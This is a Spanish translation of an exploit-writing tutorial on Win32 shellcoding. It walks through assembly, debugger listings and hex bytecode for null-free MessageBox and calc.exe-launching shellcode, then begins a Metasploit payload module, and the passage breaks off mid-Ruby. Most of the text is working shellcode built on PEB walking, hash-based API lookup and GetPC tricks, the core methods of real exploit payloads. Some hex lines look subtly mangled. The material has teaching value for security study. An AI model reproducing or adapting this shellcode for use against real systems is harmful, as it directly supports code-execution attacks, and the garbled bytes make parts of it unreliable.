"\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xad\x50\x52\xe8\xa7\xff"
"\xff\xff\x89\x07\x81\xc4\x08\x00\x00\x00\x81\xc7\x04\x00\x00"
"\x00\x39\xce\x75\xe6\xc3\xe8\x46\x00\x00\x00\x75\x73\x65\x72"
"\x33\x32\x2e\x64\x6c\x6c\x00\xe8\x20\x00\x00\x00\x8e\x4e\x0e"
"\xec\x7e\xd8\xe2\x73\xe8\x33\x00\x00\x00\xa8\xa2\x4d\xbc\x81"
"\xec\x08\x00\x00\x00\x89\xe5\x89\xc2\xe9\xdb\xff\xff\xff\x5e"
"\x8d\x7d\x04\x89\xf1\x81\xc1\x08\x00\x00\x00\xe8\x9f\xff\xff"
"\xff\xe9\xb5\xff\xff\xff\xff\x55\x04\x89\xc2\xe9\xc8\xff\xff"
"\xff\x5e\xad\x50\x52\xe8\x36\xff\xff\xff\xe9\x15\x00\x00\x00"
"\x5b\xe9\x2c\x00\x00\x00\x59\x31\xd2\x52\x53\x51\x52\xff\xd0"
"\x31\xc0\x50\xff\x55\x08\xe8\xe6\xff\xff\xff\x54\x68\x69\x73"
"\x20\x69\x73\x20\x6d\x79\x20\x63\x75\x73\x74\x6f\x6d\x20\x74"
"\x69\x74\x6c\x65\x00\xe8\xcf\xff\xff\xff\x41\x6e\x64\x20\x79"
"\x6f\x75\x20\x68\x61\x76\x65\x20\x62\x65\x65\x6e\x20\x4f\x77"
"\x6e\x65\x64\x00";
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS



Escribiendo Shellcodes pequeñas

Comenzamos este tutorial con una Shellcode de MessageBox de 69 bytes que sólo funcionaba en XP SP3 y dentro de una aplicación en la que kernel32 y user32 ya están cargados, y terminamos con una Shellcode portable de MessageBox de 350 bytes, no optimizada, ya que aún contiene algunos bytes nulos, que funciona en todas las versiones del sistema operativo Windows. Evitar estos bytes nulos probablemente hará que sea más grande de lo que ya es.

Está claro que el impacto de lo que Shellcode portable es considerable, por lo que tú - el Shellcoder - tendrás que encontrar un buen equilibrio y mantenerte enfocado en el objetivo: ¿necesitas Shellcode para ejecutarla una sola vez o de código genérico? ¿Es realmente necesario que sea portable o sólo quieres demostrar algo? Estas son preguntas importantes, ya que tendrán un impacto directo sobre el tamaño de tu Shellcode.

En la mayoría de los casos, con el fin de terminar con Shellcodes más pequeñas, tendrás que ser creativo con los registros, bucles, tratar de evitar bytes nulos en tu código, en lugar de tener que utilizar un codificador de Payload, y dejar de pensar como un programador, pero piensa orientado a objetivos. ¿Qué es lo que necesitas tener en un registro o en la pila y cuál es la mejor manera de llegar?

Realmente es un arte

Algunas cosas a tener en cuenta:

Toma una decisión entre ya sea evitar bytes nulos en el código, o el uso de un codificador de Payload. Dependiendo de lo que quieras hacer, uno de los dos va a producir el código más corto. Si te enfrentas con limitaciones del conjunto de caracteres, puede que sea mejor escribir sólo la Shellcode tan corta como sea posible, incluyendo bytes nulos, y luego usar un codificador para deshacerte tanto de los bytes nulos y los caracteres "malos".

Evita saltar a las etiquetas en el código porque estas instrucciones pueden introducir más bytes nulos. Tal vez, sea mejor que saltes con los offsets.

No importa si tu código es bonito o no. Si funciona y es portable, entonces eso es todo lo que necesitas.

Si estás escribiendo una Shellcode para una aplicación específica, ya se puede verificar los módulos cargados. Tal vez, no es necesario realizar ciertas operaciones LoadLibrary si se sabe a ciencia cierta que la aplicación cargará los módulos. Esto puede hacer la Shellcode menos genérica, pero no importa porque es para este exploit en particular.

NGS Software ha escrito un artículo sobre la escritura de Shellcodes pequeñas, esbozando algunas ideas generales.

<http://www.ngssoftware.com/papers/WritingSmallShellcode.pdf>

En pocas palabras:

Utiliza pequeñas instrucciones (instrucciones que producirán bytecode corto).

Usa instrucciones con múltiples efectos (instrucciones hagan varias cosas a la vez, evitando así la necesidad de más instrucciones).

Dobla las normas API (por ejemplo si se requiere un nulo como parámetro, entonces se podría limpiar las partes de la pila con el cero de la

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

primera, y sólo empujar los parámetros no nulos por lo que se pondría fin a los nulos ya en la pila.

No pienses como un programador. Puede que no tengas que inicializar todo. Puedes utilizar los valores actuales en los registros o en la pila para a construir.

Haz un uso efectivo de los registros. Mientras que puedas utilizar todos los registros para almacenar información, algunos registros tienen un comportamiento específico. Además, algunos registros son a prueba de API por lo que no se puede cambiar después de una llamada a una API. Para que puedas utilizar el valor en los registros, incluso después de que la API sea llamada.

Añadido el feb 26 de 2010: Usemos nuestra Shellcode EjecutaCalc sin bytes nulos (185 bytes) de más arriba en este documento, compárala con la Shellcode EjecutaCalc escrita por SkyLined:

<http://code.google.com/p/w32-exec-calc-shellcode/>

Código ASM:

<http://code.google.com/p/w32-exec-calc-shellcode/source/browse/trunk/w32-exec-calc-shellcode.asm>

Que es también libre de bytes nulos, pero sólo 100 bytes de largo y utiliza este ejemplo para demostrar algunas técnicas para producir código más pequeño, sin renunciar a la portabilidad.

Su código es el siguiente:

```
; Copyright (c) 2009-2010, Berend-Jan "SkyLined" Wever
<berendjanwever@gmail.com>
; Sitio web del proyecto: http://code.google.com/p/w32-dl-loadlib-shellcode/
; Todos los derechos reservados. Ver COPYRIGHT.txt para detalles.
BITS 32
;Funciona en cualquier aplicación para todos los service packs de Windows 5.0-7.0.
; (Ver http://skypher.com/wiki/index.php/Hacking/Shellcode).
; Esta versión usa hashes de 16 bits.

%define url 'http://skypher.com/dll'
%strlen sizeof_url url

#include 'w32-exec-calc-shellcode-hash-list.asm'

%define B2W(b1,b2)      (((b2) << 8) + (b1))
%define W2DW(w1,w2)    (((w2) << 16) + (w1))
%define B2DW(b1,b2,b3,b4)  (((b4) << 24) + ((b3) << 16) + ((b2) << 8) + (b1))
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
%define buffer_size 0x7C

#ifdef STACK_ALIGN
    AND     SP, 0xFFFC
#endif
find_hash: ; Find lista de módulos InInitOrder de ntdll:
    XOR     ESI, ESI                ; ESI = 0
    PUSH   ESI                    ; Stack = 0
    MOV     ESI, [FS:ESI + 0x30]    ; ESI = &(PEB) ([FS:0x30])
    MOV     ESI, [ESI + 0x0C]      ; ESI = PEB->Ldr
    MOV     ESI, [ESI + 0x1C]      ; ESI = PEB->Ldr.InInitOrder
                                        ; (Primer módulo)
next_module: ; Consigue la BaseAddress del módulo actual y
                ; el próximo módulo:
    MOV     EBP, [ESI + 0x08]      ; EBP = InInitOrder[X].base_address
    MOV     ESI, [ESI]            ; ESI = InInitOrder[X].flink ==
                                        ; InInitOrder[X+1]
get_proc_address_loop: ; Encuentra el PE header y
                        ; exporta las tablas de nombres de los módulos:
    MOV     EBX, [EBP + 0x3C]      ; EBX = &(PE header)
    MOV     EBX, [EBP + EBX + 0x78] ; EBX = offset(export table)
    ADD     EBX, EBP              ; EBX = &(export table)
    MOV     ECX, [EBX + 0x18]      ; ECX = número de nombres de punteros
    JCXZ    next_module          ; ¿No hay nombres de punteros? Próximo módulo.
next_function_loop: ; Obtiene el próx. nombre de la func. para crear el hash.:
    MOV     EDI, [EBX + 0x20]      ; EDI = offset(tabla de nombres)
    ADD     EDI, EBP              ; EDI = &(tabla de nombres)
    MOV     EDI, [EDI + ECX * 4 - 4] ; EDI = offset(nombre de función)
    ADD     EDI, EBP              ; EDI = &(nombre de función)
    XOR     EAX, EAX              ; EAX = 0
    CDQ                                ; EDX = 0
hash_loop: ; Conv. el nomb. de la func. en hash y lo compara con el buscado.
    XOR     DL, [EDI]
    ROR     DX, BYTE hash_ror_value
    SCASB
    JNE     hash_loop
    CMP     DX, hash_kernel32_WinExec
    LOOPNE next_function_loop     ; ¿No quedan funciones ni hashes correctos
                                    ; en el módulo? Próxima función.
    JNE     next_module          ; ¿No quedan funciones ni hashes correctos
                                    ; en el módulo? Próximo módulo.

    ; Encontró el hash correcto: consigue la dirección de la función:
    MOV     EDX, [EBX + 0x24]      ; ESI = offset ordinals table
    ADD     EDX, EBP              ; ESI = &ordinals table
    MOVZX   EDX, WORD [EDX + 2 * ECX] ; ESI = ordinal number of function
    MOV     EDI, [EBX + 0x1C]      ; EDI = offset address table
    ADD     EDI, EBP              ; EDI = &address table
    ADD     EBP, [EDI + 4 * EDX]    ; EBP = &(function)
    ; create the calc.exe string
    PUSH   B2DW('.', 'e', 'x', 'e') ; Stack = ".exe", 0
    PUSH   B2DW('c', 'a', 'l', 'c') ; Stack = "calc.exe", 0
    PUSH   ESP                    ; Stack = &("calc.exe"), "calc.exe", 0
    XCHG   EAX, [ESP]             ; Stack = 0, "calc.exe", 0
    PUSH   EAX                    ; Stack = &("calc.exe"), 0, "calc.exe", 0
    CALL   EBP                    ; WinExec(&("calc.exe"), 0);
    INT3                            ; Crash
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Visto en el depurador:

```
00402000 31F6 XOR ESI,ESI
00402002 56 PUSH ESI
00402003 64:8B76 30 MOV ESI,DWORD PTR FS:[ESI+30]
00402007 8B76 0C MOV ESI,DWORD PTR DS:[ESI+C]
0040200A 8B76 1C MOV ESI,DWORD PTR DS:[ESI+1C]
0040200D 8B6E 08 MOV EBP,DWORD PTR DS:[ESI+8]
00402010 8B36 MOV ESI,DWORD PTR DS:[ESI]
00402012 8B5D 3C MOV EBX,DWORD PTR SS:[EBP+3C]
00402015 8B5C1D 78 MOV EBX,DWORD PTR SS:[EBP+EBX+78]
00402019 01EB ADD EBX,EBP
0040201B 8B4B 18 MOV ECX,DWORD PTR DS:[EBX+18]
0040201E 67:E3 EC JCXZ SHORT testshel.0040200D
00402021 8B7B 20 MOV EDI,DWORD PTR DS:[EBX+20]
00402024 01EF ADD EDI,EBP
00402026 8B7C8F FC MOV EDI,DWORD PTR DS:[EDI+ECX*4-4]
0040202A 01EF ADD EDI,EBP
0040202C 31C0 XOR EAX,EAX
0040202E 99 CDQ
0040202F 3217 XOR DL,BYTE PTR DS:[EDI]
00402031 66:C1CA 01 ROR DX,1
00402035 AE SCAS BYTE PTR ES:[EDI]
00402036 ^75 F7 JNZ SHORT testshel.0040202F
00402038 66:81FA 10F5 CMP DX,0F510
0040203D ^E0 E2 LOOPDNE SHORT testshel.00402021
0040203F ^75 CC JNZ SHORT testshel.0040200D
00402041 8B53 24 MOV EDX,DWORD PTR DS:[EBX+24]
00402044 01EA ADD EDX,EBP
00402046 0FB7144A MOVZX EDX,WORD PTR DS:[EDX+ECX*2]
0040204A 8B7B 1C MOV EDI,DWORD PTR DS:[EBX+1C]
0040204D 01EF ADD EDI,EBP
0040204F 032C97 ADD EBP,DWORD PTR DS:[EDI+EDX*4]
00402052 68 2E657865 PUSH 6578652E
00402057 68 63616C63 PUSH 636C6163
0040205C 54 PUSH ESP
0040205D 870424 XCHG DWORD PTR SS:[ESP],EAX
00402060 50 PUSH EAX
00402061 FFD5 CALL EBP
00402063 CC INT3
```

¿Cuáles son las principales diferencias entre su código y el mío?

3 diferencias principales:

Una técnica diferente (y brillante) para obtener la dirección API de WinExec.

Utiliza 16 bits de hash para encontrar la función, y "automáticamente" inserta bytes nulos en la pila en la ubicación correcta.

No tiene Exitfunc real. Sólo crash. Lo que significa que sólo necesitas encontrar la dirección API de una sola función: WinExec.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Echemos un vistazo a los detalles:

En mi código, como hemos aprendido en este tutorial, que básicamente busca primero la dirección base de kernel32, y después utiliza esa dirección base para encontrar la dirección de la función WinExec.

El concepto detrás de código de SkyLined es el siguiente: En realidad no se preocupan por conseguir el baseaddress exacta de kernel32. El objetivo es conseguir la dirección de la función de WinExec.

Sabemos que kernel32.dll es el segundo módulo en la InInitOrderModuleList (excepto en Windows 7 - tercer módulo en ese caso). Así que, su código sólo entra en PEB (InInitOrderModuleList) y salta al segundo módulo en la lista. Entonces, en lugar de obtener la dirección base, el código se pone a buscar las funciones (compara hashes) en ese módulo de inmediato. Si la función WinExec no se ha encontrado (que será el caso de Windows 7 - porque no vamos a estar buscando en kernel32 aún), pasará a la siguiente (3 °) módulo y buscará WinExec de nuevo. En fin, cuando la dirección se encuentra, se pone en EBP. Como nota al margen, su código utiliza un hash de 16 bits y mi código usó un hash de 32 bits. Esto explica por qué la instrucción "CMP DX, 0F510" se puede utilizar (compara con registro DX = 16 bits).

Esto es lo que quería decir con "pensar orientado a objetivos". El código hace exactamente lo que tiene que hacer, sin imponer ninguna restricción. Puedes seguir utilizando este código para ejecutar otra cosa y el método para obtener la dirección de la función WinExec es genérico. Así que, mi suposición de que tenía que encontrar 2 direcciones de las funciones está mal - todo lo que realmente necesitaba para centrarse en conseguir ejecutar Calc.exe. Puedes encontrar más información sobre el enfoque de SkyLined para encontrar una dirección de función aquí.

A continuación, calc.exe se inserta en la pila. Pero ¿no hay rastro de un byte nulo final? Bueno, si se ejecuta este código en el depurador, se puede ver que las 2 primeras instrucciones del código (XOR ESI, ESI y PUSH ESI) ponen 4 bytes nulos en la pila. Cuando lleguemos al punto en que Calc.exe se inserta en la pila, es empujada justo antes de estos bytes nulos. Así que, no hay necesidad de poner un byte nulo como terminador de la cadena dentro del código. Los nulos ya están allí, exactamente donde necesitaba estar.

Entonces, un puntero a "calc.exe" se recupera mediante XCHG DWORD PTR SS: [ESP], EAX. Dado que EAX se pone a 0 (por el XOR EAX, EAX

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

anterior), esta instrucción, de hecho, hace 2 cosas: Obtiene un puntero a calc.exe en EAX, pero al mismo tiempo, empuja los bytes nulos de EAX a la pila.

Así que en ese punto, EAX apunta a calc.exe, y la pila se ve así:

```
00000000
calc
.exe
00000000
```

Este es un buen ejemplo del uso de instrucciones que producen múltiples efectos, y de asegurarse de que los bytes nulos ya estén en la posición correcta.

El puntero a calc.exe (en EAX) se inserta en la pila, y por último, se hace CAL EBP (ejecuta WinExec). El código termina con un BP (0xCC).

Podríamos hacer este código aún más corto. En lugar de empujar "calc.exe" en la pila, sólo podrías empujar "calc" en la pila por lo que ahorrarías otros 5 bytes, pero eso es sólo un detalle en este punto. Esto es sólo un ejemplo excelente de cómo pensar al crear Shellcode más pequeñas libres de bytes nulos. Concéntrate en lo que quieres que el código haga, y toma el camino más corto para llegar a esa meta, sin romper las reglas de portabilidad y fiabilidad.

Como siempre: buen trabajo SkyLined!

Actualizado: 27 feb 2010: La retroalimentación de SkyLined me ayudó a crear mi propias Shellcode de MessageBox más pequeñas + libres de bytes nulos al mismo tiempo. El código original que produjo al principio de este tutorial fue de 310 bytes y contiene 33 bytes nulos. Después de convertirlo en un módulo de Metasploit, el código quedó un poco más pequeño y el número de bytes nulos disminuyó un poco, pero podemos hacerlo mejor.

Con el fin de hacer el código libre de bytes nulos, tenemos que ser cuidadoso con los saltos hacia adelante porque estas instrucciones tienden a introducir bytes nulos en la Shellcode. Una manera de arreglar esto es mediante el uso de saltos relativos usando offsets, lo que significa que vamos a tener que utilizar un procedimiento GetPC para empezar. A continuación, vamos a utilizar una técnica diferente para obtener la dirección base de kernel32, y no vamos a utilizar un bucle genérico para obtener direcciones de las funciones. Sólo tendremos que llamar a

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

find_function tres veces. Por último, vamos a utilizar otra técnica para impulsar las cadenas a la pila y obtener un puntero. Usaremos el sniper de bytes nulos.

Todo esto da como resultado el siguiente código:

```
; Shellcode de ejemplo que mostrará un MessageBox
; con título y texto personalizados
; Más pequeña y sin bytes nulos
; Escrito por Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:
;getPC
FLDPI
FSTENV [ESP-0xC]
xor edx,edx
mov dl,0x7A ;offset para start_main

;Técnica de skylined
XOR ECX, ECX ; ECX = 0
MOV ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
MOV ESI, [ESI + 0x0C] ; ESI = PEB->Ldr
MOV ESI, [ESI + 0x1C] ; ESI = PEB->Ldr.InInitOrder
next_module:
MOV EAX, [ESI + 0x08] ; EBP = InInitOrder[X].base_address
MOV EDI, [ESI + 0x20] ; EBP = InInitOrder[X].module_name
(unicode)
MOV ESI, [ESI] ; ESI = InInitOrder[X].flink (next
module)
CMP [EDI + 12*2], CL ; modulename[12] == 0 ?
JNE next_module ; No: Prueba el próximo módulo.

;jmp start_main ;Reemplaza esto con el salto relativo hacia adelante
pop ecx
add ecx,edx
jmp ecx ;jmp start_main

;====Función : Busca la BaseAddress de las funciones====
find_function:
pushad ;Guarda todos los registros
mov ebp, [esp + 0x24] ;Pone la BaseAddress del módulo que
está siendo ;cargado en EBP.
mov eax, [ebp + 0x3c] ;Salta la cabecera MSDOS
mov edx, [ebp + eax + 0x78] ;Va a la Export Table y pone la
dirección relativa ;en EDX
add edx, ebp ;Le suma la BaseAddress.
;EDX = dirección absoluto de la
Export Table
mov ecx, [edx + 0x18] ;Prepara el contador ECX.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```

; (¿Cuántos items exportados están en
un array?)
mov ebx, [edx + 0x20] ;Pone el offset relativo a las tablas
de nombres en EBX.
add ebx, ebp ;Le suma la BaseAddress.
;EBX = dirección absoluta de tablas de nombres

find_function_loop:
jecxz find_function_finished ;Si ECX = 0, entonces el último
símbolo fue verificado.
; (No debería suceder nunca)
; a menos que la función no pudo ser encontrada
dec ecx ;ECX=ECX-1
mov esi, [ebx + ecx * 4] ;Consigue el offset relativo del
nombre asociado
; al símbolo actual
; y lo guarda en ESI
add esi, ebp ;Le suma la BaseAddress.
;ESI = dirección absoluta del símbolo actual

compute_hash:
xor edi, edi ;Limpia EDI.
xor eax, eax ;Limpia EAX.
cld ;Limpia el flag de direcciones.
;Se asegurará que se incremente en vez de
;que se decremente al usar lods*

compute_hash_again:
lods b ;Carga bytes en ESI (nombre de símbolo actual)
; en AL, + incremente ESI
test al, al ;bitwise test :
; Ve si el final de string ha sido
alcanzado
jz compute_hash_finished ;si el FZ está activo = Final de
string alcanzada
ror edi, 0xd ;si el FZ no está activo = rota el
valor
; actual del hash 13 bits a la
derecha.
add edi, eax ;Le suma el car. actual del nombre
del símbolo
; al acumulador del hash
jmp compute_hash_again ;Continúa el bucle

compute_hash_finished:

find_function_compare:
cmp edi, [esp + 0x28] ;Ve si el hash computado coincide con el buscado
; (en ESP+0x28)
; EDI = hash actual computado
; ESI = nombre de función actual
(string)
jnz find_function_loop ;No coincide, anda al próximo símbolo
mov ebx, [edx + 0x24] ;Si coincide: extrae la tabla de ordinales
; Offset relativo y puesto en EBX.
add ebx, ebp ;Le suma la BaseAddress.
;EBX = dirección absoluta de la dirección de la tabla de ordinales
mov cx, [ebx + 2 * ecx] ;Consigue el número ordinal del símbolo actual (3 bytes)
mov ebx, [edx + 0x1c] ;Consigue la tabla de direcciones relativa y la pone en EBX
add ebx, ebp ;Le suma la BaseAddress.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```

                                ;EBX = dirección absoluta de la tabla de direcciones
mov eax, [ebx + 4 * ecx];Consigue el offset de la función relativa desde su ordinal
                                ;y lo pone en EAX.
add eax, ebp                                ;Le suma la BaseAddress.
;EAX = dirección absoluta de la dirección de funciones
mov [esp + 0x1c], eax                    ;Sobrescribe la copia de la pila de EAX y el POPAD
                                ;retornará la dirección de la función en EAX.
find_function_finished:
popad                                    ;Restaura los registros..
                                ;EAX tendrá la dirección de la función.
ret

;=====
;=====APLICACIÓN PRINCIPAL=====
;=====

start_main:
    mov dl,0x08
    sub esp,edx                    ;Asigna espacio en la pila para guardar 2 cosas :
;En este orden: ptr para LoadLibraryA, ExitProc
    mov ebp,esp                    ;Pone EBP como ptr de marco para el offset relativo
                                ;Así, podremos hacer esto:
                                ;call ebp+4 = Ejecutar LoadLibraryA
                                ;call ebp+8 = Ejecutar ExitProcess
    mov edx,eax                    ;Guarda la BaseAddress de kernel32 en EDX
;get first hash and retrieve function address
;LoadLibrary
    push 0xEC0E4E8E
    push edx
    call find_function
    ;Pone la dirección de la función en la pila (EBX+04)
    mov [ebp+0x4],eax
    ;Obtiene el 2do hash y la dirección de la función
    ;para ExitProcess
    ;La BaseAddress de kernel32 ahora está en ESP. Podemos hacer esto
    mov ebx,0x73E2D87E
    xchg ebx, dword [esp]
    push edx
    call find_function
    ;Guarda la dirección de la función en EBX+08.
    mov [ebp+0x8],eax
;Hace loadlibrary primero- primero pone el puntero a la string user32.dll en la pila
    PUSH 0xFF206c6c
    PUSH 0x642e3233
    PUSH 0x72657375
    ;Sobrescribe el espacio con bytes nulos.
    ;Usaremos bytes nulos en BL.
    mov [esp+0xA],bl
    ;Pone el puntero a la string en el tope de la pila.
    mov esi,esp
    push esi
;El puntero a "user32.dll" ahora está en el tope de la pila, solo llama a LoadLibrary
    call [ebp+0x4]
    ; La BaseAddress de user32.dll ahora está en EAX (si fue cargada correctamente)
    mov edx,eax
    ; La pone en la pila.
    push eax
; Encuentra la función de MessageBoxA.
    mov ebx, 0xBC4DA2A8
    xchg ebx, dword [esp] ;esp = BaseAddress de user32.dll.
    push edx
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
    call find_function
;La dirección de la función debería estar en EAX ahora
;la mantendremos allí.
;Obtiene el puntero al título.
    PUSH 0xFF6e616c
    PUSH 0x65726f43
    xor ebx,ebx
    mov [esp+0x7],bl ;Termina con byte nulo.
    mov ebx,esp ;EBX ahora apunta a la string Title

;Obtiene el puntero a Text.
    PUSH 0xFF206e61
    PUSH 0x6c65726f
    PUSH 0x43207962
    PUSH 0x2064656e
    PUSH 0x7770206e
    PUSH 0x65656220
    PUSH 0x65766168
    PUSH 0x20756f59
    xor ecx,ecx
    mov [esp+0x1F],cl ;Termina con byte nulo.
    mov ecx,esp

;Ahora, empuja los parámetros a la pila.
    xor edx,edx ;Limpia EDX.
    push edx ;Pone 0 en la pila.
    push ebx ;Pone el puntero a Title en la pila.
    push ecx ;Pone el puntero a Text en la pila.
    push edx ;Pone 0 en la pila.
    call eax ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
    xor eax,eax
    ;Limpia EAX.
    push eax ;Pone 0 en la pila.
    call [ebp+8] ;ExitProcess(0)
```

Ensambla y convierte a bytecode:

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
               corelanmsgbox.asm -o
               corelanmsgbox.bin

C:\shellcode>perl pveReadbin.pl corelanmsgbox.bin
Leyendo corelanmsgbox.bin
Leído 283 bytes


"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31"
"\xd2\xb2\x7a\x31\xc9\x64\x8b\x71"
"\x30\x8b\x76\x0c\x8b\x76\x1c\x8b"
"\x46\x08\x8b\x7e\x20\x8b\x36\x38"
"\x4f\x18\x75\xf3\x59\x01\xd1\xff"
"\xe1\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x54\x05\x78\x01\xea\x8b"
"\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"
"\x37\x49\x8b\x34\x8b\x01\xee\x31"
"\xff\x31\xc0xfc\xac\x84\xc0\x74"
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x0a\x01\xcf\x0d\x01\x07\xe9\xf1"  
"\xff\xff\xff\x3b\x7c\x24\x28\x75"  
"\xde\x8b\x5a\x24\x01\xeb\x66\x8b"  
"\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"  
"\x04\x8b\x01\xe8\x89\x44\x24\x1c"  
"\x61\x03\xb2\x08\x29\xd4\x89\xe5"  
"\x89\xc2\x68\x8e\x4e\x0e\xec\x52"  
"\xe8\x9c\xff\xff\xff\x89\x45\x04"  
"\xbb\x7e\xd8\xe2\x73\x87\x1c\x24"  
"\x52\xe8\x8b\xff\xff\xff\x89\x45"  
"\x08\x68\x6c\x6c\x20\xff\x68\x33"  
"\x32\xe6\x64\x68\x75\x73\x65\x72"  
"\x88\x5c\x24\x0a\x89\xe6\x56\xff"  
"\x55\x04\x89\xc2\x50\xbb\xa8\xa2"  
"\x4d\xbc\x87\x1c\x24\x52\xe8\x5e"  
"\xff\xff\xff\x68\x6c\x61\x6e\xff"  
"\x68\x43\x6f\x72\x65\x31\xdb\x88"  
"\x5c\x24\x07\x89\xe3\x68\x61\x6e"  
"\x20\xff\x68\x6f\x72\x65\x6c\x68"  
"\x62\x79\x20\x43\x68\x6e\x65\x64"  
"\x20\x68\x6e\x20\x70\x77\x68\x20"  
"\x62\x65\x65\x68\x68\x61\x76\x65"  
"\x68\x59\x6f\x75\x20\x31\xc9\x88"  
"\x4c\x24\x1f\x89\xe1\x31\xd2\x52"  
"\x53\x51\x52\xff\xd0\x31\xc0\x50"  
"\xff\x55\x08";
```

Número de bytes nulos: 0

Ah. Que bien.



¿Cuál es el impacto de este código mejorado en nuestro módulo de Metasploit? Pues bien, añadió un poco más de complejidad porque ahora vamos a tener que escribir las cadenas y bytes nulos en tiempo de ejecución, pero eso no debería ser un problema, ya que se puede escribir toda la inteligencia en Ruby y construir dinámicamente el Payload:

```
##  
# $Id: messagebox.rb 2 2010-02-26 00:28:00:00Z corelanc0d3r & rick2600  
$  
##  
  
require 'msf/core'
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
module Metasploit3

include Msf::Payload::Windows
include Msf::Payload::Single

def initialize(info = {})
  super(update_info(info,
    'Name' => 'Windows Messagebox con título y texto
personalizados',
    'Version' => '$Revision: 2 $',
    'Description' => 'Muestra MessageBox con título y texto
personalizable',
    'Author' => [ 'corelanc0d3r - peter.ve[at]corelan.be',
                  'rick2600 - ricks2600[at]gmail.com' ],
    'License' => BSD_LICENSE,
    'Platform' => 'win',
    'Arch' => ARCH_X86,
    'Privileged' => false,
    'Payload' =>
      {
        'Offsets' => { },
        'Payload' => "
\xd9\xeb\x9b\xd9\x74\x24\xf4\x31+
\xd2\xb2\x7a\x31\xc9\x64\x8b\x71+
\x30\x8b\x76\x0c\x8b\x76\x1c\x8b+
\x46\x08\x8b\x7e\x20\x8b\x36\x38+
\x4f\x18\x75\xf3\x59\x01\xd1\xff+
\xe1\x60\x8b\x6c\x24\x24\x8b\x45+
\x3c\x8b\x54\x05\x78\x01\xea\x8b+
\x4a\x18\x8b\x5a\x20\x01\xeb\xe3+
\x37\x49\x8b\x34\x8b\x01\xee\x31+
\xff\x31\xc0xfc\xac\x84\xc0\x74+
\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1+
\xff\xff\xff\x3b\x7c\x24\x28\x75+
\xde\x8b\x5a\x24\x01\xeb\x66\x8b+
\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b+
\x04\x8b\x01\xe8\x89\x44\x24\x1c+
\x61\xc3\xb2\x08\x29\xd4\x89\xe5+
\x89\xc2\x68\x8e\x4e\x0e\xec\x52+
\xe8\x9c\xff\xff\xff\x89\x45\x04+
\xbb\x7e\xd8\xe2\x73\x87\x1c\x24+
\x52\xe8\x8b\xff\xff\xff\x89\x45+
\x08\x68\x6c\x6c\x20\xff\x68\x33+
\x32\x2e\x64\x68\x75\x73\x65\x72+
\x88\x5c\x24\x0a\x89\xe6\x56\xff+
\x55\x04\x89\xc2\x50\xbb\xa8\xa2+
\x4d\xbc\x87\x1c\x24\x52\xe8\x5e+
\xff\xff\xff"
      }
  ))

  # EXITFUNC : hardcoded to ExitProcess :/
  deregister_options('EXITFUNC')

  # Register command execution options
  register_options(
    [
      OptString.new('TITLE', [ true,
        "Messagebox Title (max 255 chars)"
      ]),
      OptString.new('TEXT', [ true,
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
                                "MessageBox Text" ])
                                ], self.class)
end

#
# Construye el Payload
#
def generate
  strTitle = datastore['TITLE']
  if (strTitle)

    #=====Título del proceso=====
    strTitle=strTitle+"X"
    iTITLE=strTitle.length
    if (iTITLE < 256)
      iNrLines=iTITLE/4
      iCheckChars = iNrLines * 4
      strSpaces=""
      iSniperTitle=iTITLE-1
      if iCheckChars != iTITLE then
        iTargetChars=(iNrLines+1)*4
        while iTITLE < iTargetChars
          strSpaces+=" "          #Agrega espacio.
          iTITLE+=1
        end
      end
    end
    strTitle=strTitle+strSpaces #El título ahora está alineado de 4 bytes
                                #y la string termina en X
                                #en el índice iSniperTitle

    #Empuja el título a la pila.
    #Comienza al final de la string.
    strPushTitle=""
    strLine=""
    icnt=strTitle.length-1
    icharcnt=0
    while icnt >= 0
      thisChar=strTitle[icnt,1]
      strLine=thisChar+strLine
      if icharcnt < 3
        icharcnt+=1
      else
        strPushTitle=strPushTitle+"h"+strLine    #h = \68 = push
        strLine=""
